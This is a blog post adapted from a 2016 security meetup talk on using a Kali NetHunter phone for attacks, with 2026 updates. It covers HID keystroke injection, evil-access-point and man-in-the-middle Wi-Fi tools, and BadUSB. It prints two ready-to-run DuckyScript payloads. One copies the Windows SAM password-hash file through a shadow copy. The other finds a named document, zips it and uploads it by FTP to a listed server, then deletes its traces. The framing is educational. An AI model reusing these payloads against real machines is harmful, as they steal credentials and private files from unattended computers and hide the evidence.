[Timecapsule] Airport Hacks with Kali NetHunter
This post is adapted from a presentation I gave at the null Bangalore security meetup on October 16, 2016. The slides and demo payloads are released here for educational purposes. Tool status has changed in the decade since — notes on what still applies are inline.

What is Kali NetHunter?
NetHunter is an Android ROM overlay built by the Offensive Security team, the same people behind Kali Linux. It is not a standalone OS — it layers on top of your existing Android install and adds:
- A custom kernel with patches for wireless injection and USB HID emulation
- A Kali Linux chroot with the full toolset available from the terminal
- A companion Android app that drives the attacks with a UI
In 2016, some of the prominent features were:
- 802.11 wireless injection attacks
- USB HID keyboard attacks (plug in the phone, it types for you)
- BadUSB MITM attacks
- Software Defined Radio support
- USB Y-cable support
The whole point was a pentester’s phone becoming a pocket attack platform. Airport lounges, hotel lobbies, client offices — anywhere with physical USB access or open Wi-Fi.
Back then, support was limited to a handful of Nexus devices. The install flow was: unlock the bootloader, root, install a custom recovery (TWRP), and flash the NetHunter image. On Windows, the Wugfresh Nexus Root Toolkit handled the first three steps automatically.

2026 note: The Nexus-specific tooling is long gone, but NetHunter itself has grown considerably. It now supports 100+ devices across OnePlus, Pixel, Samsung, and others. The core install flow is the same.
HID Keyboard Attacks
This was the headline demo. When you plug a phone running NetHunter into a locked Windows machine, the OS sees a USB keyboard. NetHunter can then type any payload you configure — at machine speed, bypassing everything that assumes a human is at the keyboard.
The app ships with three HID modes.
PowerSploit
Points NetHunter at a PowerShell script from the PowerSploit post-exploitation framework. The HID types the script into Notepad, saves it, and executes it as a high-privileged user.

2026 note: PowerSploit is archived (2019) but the technique is identical with any PowerShell payload. Empire and similar frameworks carry the same module library forward.
Windows CMD

Opens a command prompt and types arbitrary commands. No frills, very reliable.
DuckHunter HID
Translates Rubber Ducky scripts to NetHunter HID format, which means access to a large community library of ready-made payloads.

Generate DuckyScript at ducktoolkit.com, paste it in, run it. The main limitation in 2016 was a handful of unsupported DuckyScript commands and no debugger — you found out something was wrong when the payload silently failed mid-execution.
Demo Payloads
Here are the two payloads I demoed. Both are DuckyScript-style .conf files that NetHunter’s HID runner executes.
grabSAM — Extract the Windows SAM file
This payload opens an elevated PowerShell prompt, creates a Volume Shadow Copy of the C: drive (which lets you read files that are otherwise locked), copies out the SAM database, zips everything up, and FTPs it to an attacker-controlled server. Then it deletes all evidence including itself.
DELAY 750
GUI r
DELAY 1000
STRING powershell Start-Process notepad -Verb runAs
DELAY 2000
ALT y
DELAY 1000
ENTER
STRING $folderDateTime = (get-date).ToString('d-M-y HHmmss')
ENTER
STRING $userDir = (Get-ChildItem env:\userprofile).value + '\Ducky Report ' + $folderDateTime
ENTER
STRING $fileSaveDir = New-Item  ($userDir) -ItemType Directory
ENTER
STRING $createShadow = (gwmi -List Win32_ShadowCopy).Create('C:\', 'ClientAccessible')
ENTER
STRING $shadow = gwmi Win32_ShadowCopy | ? { $_.ID -eq $createShadow.ShadowID }
ENTER
STRING $addSlash  = $shadow.DeviceObject + '\'
ENTER
STRING cmd /c mklink C:\shadowcopy $addSlash
ENTER
STRING Copy-Item 'C:\shadowcopy\Windows\System32\config\SAM' $fileSaveDir
ENTER
STRING Remove-Item -recurse -force 'C:\shadowcopy'
ENTER
The SAM file holds the local account password hashes. Offline crack them with hashcat and you have credentials for every local account on the machine.
Still works? The shadow copy technique still works on modern Windows. Defender increasingly flags the PowerShell chains, but the underlying primitive — VSS read of a locked file — is not going away.
findfile — Find and exfiltrate a target document
This one searches the entire C: drive for a named file (Account Statement.xlsm in the demo), grabs the most recently modified copy if there are multiple, zips it, and FTPs it out.
DELAY 750
GUI r
DELAY 1000
STRING powershell Start-Process notepad -Verb runAs
ENTER
DELAY 750
ALT y
DELAY 750
ENTER
STRING $userDir = (Get-ChildItem env:/userprofile).value
ENTER
STRING $filesSaveDir = New-Item $userDir'/Duck' -ItemType Directory
ENTER
STRING $File = Account Statement.xlsm
ENTER
STRING $FileSearch = Get-ChildItem -filter $File  -recurse -path C:/
ENTER
STRING if($FileSearch.Exists){
ENTER
STRING $FileLoc = Get-ChildItem -filter $File -recurse -path C:/
ENTER
STRING $FileLoc = $FileLoc.Directory.FullName + '/' + $File
ENTER
STRING Copy-ToZip  $FileLoc $filesSaveDir'/File.zip'
ENTER
STRING }
ENTER
STRING $ftpAddr =  Ftp://null:null123@192.168.0.104/File.zip
ENTER
STRING $browser = New-Object System.Net.WebClient
ENTER
STRING $browser.UploadFile($ftpAddr, $filesSaveDir + '/File.zip')
ENTER
STRING Remove-Item $filesSaveDir -Recurse
ENTER
Change the filename and FTP target, and this is a targeted data theft payload that runs in under 30 seconds on an unattended machine.
Wi-Fi Attacks
Wifite
Wifite is an automated wrapper around aircrack-ng. You point it at a target network and it runs through the standard attack sequence — capture handshake, crack offline — without needing to know the individual commands. Point and shoot.
2026 note: Wifite2 is the maintained fork. Still very much alive.
Mana Evil Access Point
Built by Dominic White and Ian de Villiers at SensePost, Mana listens for probe requests from nearby devices — the “preferred network list” your phone constantly broadcasts looking for known Wi-Fi — and spoofs matching beacons. Devices connect automatically thinking they found a known network, and you’re in the middle.
2026 note: The original sensepost/mana repo is archived, but the attack concept is well established. hostapd-wpe and similar tools carry it forward.
MITM Framework (MITMf)
MITMf by @byt3bl33d3r was the Swiss Army knife of network interception at the time: ARP poisoning, keylogging, cookie capture, injection, spoofing, DNS manipulation — all in one tool with a modular plugin architecture.

The demo covered how once you’re in the middle of traffic, the rest follows naturally.
2026 note: MITMf is deprecated and archived. Bettercap is the current go-to for the same class of attacks, and it’s actively maintained with a much cleaner architecture.
cSploit
cSploit was an Android security toolkit that the author described as “the most complete and advanced IT security professional toolkit on Android.” Think of it as Armitage’s younger sibling — a GUI on top of Metasploit that ran natively on the phone. It could fingerprint hosts, run exploits, do MITM, and more, all from the Android UI.

2026 note: cSploit was effectively abandoned around 2016–2017. NetHunter’s own app has absorbed most of what it did, and the full Kali toolset in the chroot covers the rest.
BadUSB MITM
This attack involves presenting the phone as both a USB network adapter and a keyboard — intercepting traffic at the hardware level. The phone enumerates as a USB Ethernet adapter, becomes the default gateway, and intercepts all traffic before forwarding it on. No wireless needed, no ARP poisoning — just a USB cable.
Ten Years Later
The fundamental attacks demonstrated here — HID injection, Evil AP, credential harvesting via shadow copy — are all still active techniques. What changed:
- NetHunter’s device support went from a handful of Nexus phones to 100+ devices
- MITMf → Bettercap, cSploit → deprecated, Mana → archived
- Windows Defender and EDR tools are far more likely to catch the PowerShell chains now
- WPA3 and client isolation reduce the impact of Evil AP attacks on modern networks
- Physical security awareness is higher — an unattended USB port is treated with more suspicion than it was in 2016
The category of “phone as attack tool” has only grown. The specific tools have rotated. The mindset hasn’t changed.
The slides and payload files are released here for educational purposes.